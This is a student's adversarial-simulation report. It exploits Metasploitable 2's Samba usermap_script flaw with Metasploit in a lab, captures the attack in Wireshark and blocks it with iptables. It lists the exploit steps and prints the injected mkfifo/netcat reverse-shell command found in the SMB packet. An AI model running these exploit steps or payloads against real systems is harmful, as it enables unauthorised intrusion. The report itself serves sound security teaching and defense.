Cyber Security Project

Clash of Teams 101 - Breach & Defend

(Complete Adversarial Simulation Report)

Submitted By: Ahad Parvaiz

Submitted To: DevTown

1. Introduction

This project demonstrates a full adversarial simulation involving both offensive (Red Team) and defensive (Blue Team) operations within a controlled virtual lab environment. The objective was not only to compromise a vulnerable system but also to detect, analyze, and remediate the same attack using professional monitoring techniques.

The simulation provides a 360-degree understanding of how cyberattacks occur, how they appear in network logs, and how defensive strategies can prevent further compromise.


2. Phase 1 – Environment Setup

2.1 Lab Configuration

A virtual lab was created using VMware with two machines configured on the same internal network.


Role	Operating System	IP Address
Attacker	Kali Linux	192.168.40.128
Target	Metasploitable 2	192.168.40.129

Both systems were placed in the same virtual network to allow direct communication.



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:4f:e5:45
          inet addr:192.168.40.129  Bcast:192.168.40.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe4f:e545/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:42 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4366 (4.2 KB)  TX bytes:6868 (6.7 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)
```



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.40.128  netmask 255.255.255.0  broadcast 192.168.40.25
5
        inet6 fe80::c6e4:9959:11a6:b564  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:d6:fe:cc  txqueuelen 1000  (Ethernet)
        RX packets 37  bytes 4712 (4.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 33  bytes 3826 (3.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::dae7:2332:1069:55b1  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:d6:fe:d6  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 44  bytes 7495 (7.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


2.2 Connectivity Verification

To confirm proper network configuration, a ping test was performed:

ping 192.168.40.129

Successful responses verified that:

- The virtual network was correctly configured
- Both machines were reachable
- The environment was ready for the attack simulation



```
┌──(kali㉿kali)-[~]
└─$ ping -c 3 192.168.40.129
PING 192.168.40.129 (192.168.40.129) 56(84) bytes of data.
64 bytes from 192.168.40.129: icmp_seq=1 ttl=64 time=1.01 ms
64 bytes from 192.168.40.129: icmp_seq=2 ttl=64 time=1.93 ms
64 bytes from 192.168.40.129: icmp_seq=3 ttl=64 time=2.36 ms

--- 192.168.40.129 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 1.007/1.767/2.360/0.564 ms
```


3. Phase 2 – Red Team (Offensive Execution)

3.1 Reconnaissance

The first step was information gathering using Nmap.

Command executed:

nmap 192.168.40.129



```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.40.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-16 02:48 EST
Nmap scan report for 192.168.40.129
Host is up (0.0028s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:4F:E5:45 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
```

This scan analyzed the default top *1000 TCP ports* on the target system.

Findings:

- Multiple open ports were identified.
- Port 139 (SMB service) was active.
- Samba on Metasploitable2 is known to contain exploitable vulnerabilities.

Based on this reconnaissance, the Samba service was selected as the attack vector.

3.2 Exploitation

The exploitation was conducted using the Metasploit Framework available in Kali Linux.

Steps performed:

⟶ msfconsole (Start Metasploit Framework)

⟶ search samba (Searching Exploit)

⟶ use exploit/multi/samba/usermap_script (Using Exploit)

⟶ set RHOSTS 192.168.40.129 (Set the Target IP)


⟶ set LHOST 192.168.40.128 (Set the Host IP)

⟶ show options (Check is every thing configured properly)

⟶ exploit (Run the exploit)

3.3 Exploitation Result

After executing the exploit, a command shell session was successfully opened.



```
msf exploit(multi/samba/usermap_script) >
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.40.129
RHOST ⇒ 192.168.40.129
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.40.128:4444
[*] Command shell session 1 opened (192.168.40.128:4444 → 192.168.40.129:42856) at 2026-02-16 02:58:06 -0500

whoami
root
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
whoami
whoami
root
root@metasploitable:/#
```

Verification commands:

whoami

The output confirmed shell access on the target system. This indicates that the attacker successfully exploited the Samba vulnerability and gained remote command execution.

The system was fully compromised through unauthenticated remote exploitation.

4. Phase 3 – Blue Team (Detection & Analysis)


Network monitoring was conducted using:

Wireshark

Packet capture was initiated before launching the exploit to observe the complete attack lifecycle.

4.1 Environment Overview

Category	**Details**
Attacker IP	192.168.40.128
Victim IP	192.168.40.129
Target Service	SMB (Port 139)
Reverse Shell Port	4444



```
tcp.port == 139
No.  Time          Source          Destination     Protocol Length Info
   7 29.741173220  192.168.40.128  192.168.40.129  TCP       74 38119 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3594936718 TSecr=0 WS=128
   8 29.741674695  192.168.40.129  192.168.40.128  TCP       74 139 → 38119 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=107332 TSecr=3594936718 WS=32
   9 29.741703944  192.168.40.128  192.168.40.129  TCP       66 38119 → 139 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3594936718 TSecr=107332
  10 29.751354211  192.168.40.128  192.168.40.129  SMB      154 Negotiate Protocol Request
  11 29.751842212  192.168.40.129  192.168.40.128  TCP       66 139 → 38119 [ACK] Seq=1 Ack=89 Win=5792 Len=0 TSval=107333 TSecr=3594936728
  12 29.752261290  192.168.40.129  192.168.40.128  SMB      167 Negotiate Protocol Response
  13 29.752280694  192.168.40.128  192.168.40.129  TCP       66 38119 → 139 [ACK] Seq=89 Ack=102 Win=64256 Len=0 TSval=3594936729 TSecr=107333
  14 29.755809432  192.168.40.128  192.168.40.129  SMB      395 Session Setup AndX Request, User: .\/=`nohup mkfifo /tmp/jrulvco; nc 192.168.40.128 4444 0</tmp/jrulvco | /bin/sh >/tmp/jrulvco 2>&…
  18 29.789768522  192.168.40.129  192.168.40.128  TCP       66 139 → 38119 [ACK] Seq=102 Ack=418 Win=6880 Len=0 TSval=107337 TSecr=3594936732
  25 35.770813292  192.168.40.128  192.168.40.129  TCP       66 38119 → 139 [FIN, ACK] Seq=418 Ack=102 Win=64256 Len=0 TSval=3594942747 TSecr=107337
  26 35.808645357  192.168.40.129  192.168.40.128  TCP       66 139 → 38119 [ACK] Seq=102 Ack=419 Win=6880 Len=0 TSval=107939 TSecr=3594942747
```

4.2 Timeline of Attack

The following events were identified in packet capture:

No	**Time (IST)**	**Source**	**Destination**	**Port**	**Protocol**	**Observation**
1	03:01:08.592	192.168.40.128	192.168.40.129	139	TCP	SYN – Connection initiated
2	03:01:08.593	192.168.40.129	192.168.40.128	139	TCP	SYN-ACK – Response from victim
3	03:01:08.593	192.168.40.128	192.168.40.129	139	TCP	ACK – Handshake completed
4	03:01:08.602	192.168.40.128	192.168.40.129	139	SMB	Negotiate Protocol Request

5	03:01:08.603	192.168.40.129	192.168.40.128	139	SMB	Negotiate Protocol Response
6	03:01:08.603	192.168.40.128	192.168.40.129	139	SMB	Session Setup containing malicious command
7	03:01:14.622	192.168.40.128	192.168.40.129	4444	TCP	Reverse connection established
8	03:01:14.660	192.168.40.129	192.168.40.128	4444	TCP	Shell activity detected

4.3 Indicators of Compromise

Indicator	**Value**
Attacker IP	192.168.40.128
Victim IP	192.168.40.129
Exploited Port	139
Callback Port	4444
Malicious Command	mkfifo + nc reverse shell
Suspicious Activity	SMB Session Setup manipulation

The captured packets clearly show command injection and reverse shell behavior.


5. Phase 4 – Remediation (Containment & Defense)

After confirming the breach, defensive controls were implemented.

5.1 Firewall Mitigation

To block the attacker’s IP address, the following rule was applied on the target system:

iptables -A INPUT -s 192.168.40.128 -j DROP




```
msfadmin@metasploitable:~$ sudo iptables -A INPUT -s 192.168.40.128 -j DROP
msfadmin@metasploitable:~$ _
```

This rule denies all incoming traffic from the attacker's machine.

5.2 Verification of Fix

The exploit was attempted again after applying the firewall rule.



```
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.40.129
RHOST ⇒ 192.168.40.129
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.40.128:4444
[-] 192.168.40.129:139 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.40.1
29:139) timed out.
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/usermap_script) > █
```

Result:

- No reverse shell was obtained
- No successful session was established
- The attack was effectively blocked

This confirms that the mitigation successfully disrupted the attack chain.

6. Phase 5 – Purple Team Reporting (Red & Blue Correlation)

This section correlates offensive actions with defensive observations.

Side-by-Side Correlation

Attack Stage	Red Team Action	Blue Team Evidence
Reconnaissance	Nmap port scan	TCP connection attempts visible
Exploit Launch	Samba exploit executed	SYN packet to port 139
Session Establishment	TCP handshake completed	SYN, SYN-ACK, ACK observed
Payload Injection	Malicious command delivered	SMB Session Setup packet

Reverse Shell	Netcat callback to port 4444	Reverse TCP connection detected
Shell Access	/bin/sh executed	Interactive TCP stream activity

This correlation confirms that every offensive action left a detectable trace at the network layer.

7. Impact Analysis

If this vulnerability existed in a real production environment, it could result in:

- Unauthorized remote access
- Full system compromise
- Data theft
- Lateral movement across internal systems
- Service disruption

The severity of this vulnerability is critical because it allows unauthenticated remote command execution.

8. Lessons Learned

This project demonstrated the importance of:

- Continuous network monitoring
- Proper firewall configuration
- Timely patch management
- Correlating attack actions with log evidence

The Purple Team approach showed how collaboration between offensive and defensive teams strengthens overall security posture.

9. Conclusion

This adversarial simulation successfully demonstrated:

✓ Reconnaissance
✓ Exploitation
✓ Privilege access
✓ Detection through packet analysis

✓ Containment using firewall rules
✓ Side-by-side Red & Blue correlation

The project provided practical insight into how attacks are executed and how they can be detected and prevented in real-world environments. Through this exercise, a comprehensive understanding of both offensive security techniques and defensive monitoring strategies was achieved.